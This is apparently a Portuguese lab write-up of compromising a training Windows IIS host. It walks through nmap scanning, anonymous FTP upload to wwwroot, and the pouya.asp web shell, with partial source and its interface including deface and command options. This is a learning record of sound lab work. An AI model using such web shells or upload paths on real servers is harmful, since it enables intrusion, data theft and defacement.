

172.16.1.108

KEY: f3a7662a224c13c01df8ed0233ea2110

→ Esse foi um lab difícil, demorei mais de um dia nele

→ Possível motivo: fui desumilde, podia ter visto as aulas com mais paciência

+ Primeira etapa da exploração:

Enumeração dos serviços habilitados

```
nmap -v -sV -Pn 172.16.1.108 --open
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd
80/tcp	open	http	Microsoft IIS httpd 6.0
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
1026/tcp	open	msrpc	Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

+ Em seguida, testamos a entrada no ftp com as credenciais anonymous e deu certo

```
(root@DESKTOP-NJHHNK6)-[/home/kali/Downloads]
# ftp anonymous@172.16.1.108
Connected to 172.16.1.108.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
```

+ Depois disso, fomos buscar o diretório que fosse o servidor web. No caso, era o

[wwwroot](#)

+ Aqui entrou uma parte que eu demorei bastante, mas o arkbeltz me passou um bizu

→ Existe no FTP um comando que faz upload de arquivos da máquina para o servidor ftp

→ No caso, do /home/kali/Downloads para dentro do wwwroot

→ Para que isso acontecesse, tivemos de acessar o wwwroot por meio do ftp e em seguida usar o comando `put arquivo.extensão`. Automaticamente ele fez o upload.

+ Observamos que os arquivos compiláveis pelo servidor ftp eram de texto e html

```
(root@DESKTOP-NJHHNK6)-[/home/kali/Downloads]
# nc -v 172.16.1.108 80
172.16.1.108: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.1.108] 80 (http) open
GET / HTTP/1.0
GET arquivos/ HTTP/1.0
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Wed, 07 Feb 2024 04:39:02 GMT
Connection: close
Content-Length: 42

<h1>Bad Request (Invalid Header Name)</h1>
```

+ Só (força de expressão) bastou então pesquisar por um exploit [asp](#) ou [aspx](#)

(no caso, funcionou em asp)

+ Procuramos no google e achamos um no github chamado pouya.asp

<https://github.com/backdoorhub/shell-backdoor-list/blob/master/shell/asp/pouya.asp>


```
GIF89a;
<%@ LANGUAGE = VBScript.Encode%>
<%//**Start Encode
On Error Resume Next

Dim myFSO,showdisks
Set myFSO = CreateObject ("Scripting.FileSystemObject")
showdisks=FALSE

Server.ScriptTimeout = 7200
Class FileUploader
    Public Files
    Private mcolFormElem
    Private Sub Class_Initialize()
        Set Files = Server.CreateObject("Scripting.Dictionary")
        Set mcolFormElem = Server.CreateObject("Scripting.Dictionary")
    End Sub
    Private Sub Class_Terminate()
        If IsObject(Files) Then
            Files.RemoveAll()
            Set Files = Nothing
        End If
        If IsObject(mcolFormElem) Then
            mcolFormElem.RemoveAll()
            Set mcolFormElem = Nothing
        End If
    End Sub
    Public Property Get Form(sIndex)
        Form = ""
        If mcolFormElem.Exists(LCase(sIndex)) Then Form =
mcolFormElem.Item(LCase(sIndex))
    End Property
    Public Default Sub Upload()
        Dim biData, sInputName
        Dim nPosBegin, nPosEnd, nPos, vDataBounds, nDataBoundPos
        Dim nPosFile, nPosBound
        biData = Request.BinaryRead(Request.TotalBytes)
        nPosBegin = 1
        nPosEnd = InstrB(nPosBegin, biData, CByteString(Chr(13)))
        If (nPosEnd-nPosBegin) <= 0 Then Exit Sub
        vDataBounds = MidB(biData, nPosBegin, nPosEnd-nPosBegin)
        nDataBoundPos = InstrB(1, biData, vDataBounds)
        Do Until nDataBoundPos = InstrB(biData, vDataBounds &
CByteString("--"))
            nPos = InstrB(nDataBoundPos, biData, CByteString("Content-
Disposition"))
            nPos = InstrB(nPos, biData, CByteString("name="))
            nPosBegin = nPos + 6
            nPosEnd = InstrB(nPosBegin, biData, CByteString(Chr(34)))
            sInputName = CWideString(MidB(biData, nPosBegin, nPosEnd-
nPosBegin))
            nPosFile = InstrB(nDataBoundPos, biData, CByteString("filename="))
            nPosBound = InstrB(nPosEnd, biData, vDataBounds)
            If nPosFile <> 0 And nPosFile < nPosBound Then
                Dim oUploadFile, sFileName
                Set oUploadFile = New UploadedFile
                nPosBegin = nPosFile + 10
                nPosEnd = InstrB(nPosBegin, biData, CByteString(Chr(34)))
                sFileName = CWideString(MidB(biData, nPosBegin, nPosEnd-
nPosBegin))
            End If
        Loop
    End Sub
End Class
FileUploader = New FileUploader
FileUploader.Upload
```


+ Fizemos o download desse bonitão para /home/kali/Downloads e depois jogamos para o wwwroot do ftp (poderíamos ter copiado o conteúdo e criado um arquivo .asp)

+ Por fim, no navegador do firefox, pesquisamos por 172.16.1.108/pouya.asp
Abriu-se uma tela em que pudemos navegar pelos diretórios da máquina e então nós encontramos a key no **Root Folder: C:\Documents and Settings\All Users\Desktop**



GIF89a; ... Smart.Shell 1.0 © BY POUy@ \$3r/3R - ...
... [ONLINE HELP](#) ...
... [DRIVES](#) ...
... SCRIPT PATH: C:\INETPUB\WWWROOT\POUYA.ASP

[MASS TEST IN C:\DOCUMENTS AND SETTINGS\ALL USERS\DESKTOP\](#)

[MASS DEFACE IN C:\DOCUMENTS AND SETTINGS\ALL USERS\DESKTOP\](#)


[UPLOAD FILE TO C:\DOCUMENTS AND SETTINGS\ALL USERS\DESKTOP\](#)

[PROMPT](#) - [SYS INFO](#) - [REGEDIT](#) - [SEARCH](#) - [EXECUTE SQL](#) - [ABOUT](#)

Root Folder: C:\Documents and Settings\All Users\Desktop

<DIR> ..

:: desktop.ini	0 Kbytes	o.GET.o	o.REN.o	o.DEL.o	o.VIEW.o	o.EDIT.o	o.DOWNLOAD.o	o.FileCopy.o
:: key.txt	0 Kbytes	o.GET.o	o.REN.o	o.DEL.o	o.VIEW.o	o.EDIT.o	o.DOWNLOAD.o	o.FileCopy.o
:: Mozilla Firefox.Ink	1 Kbytes	o.GET.o	o.REN.o	o.DEL.o	o.VIEW.o	o.EDIT.o	o.DOWNLOAD.o	o.FileCopy.o
:: Security Configuration Wizard.Ink	1 Kbytes	o.GET.o	o.REN.o	o.DEL.o	o.VIEW.o	o.EDIT.o	o.DOWNLOAD.o	o.FileCopy.o



Drives
;HardDisk [C:]
;CD-Rom [D:]
H Local Path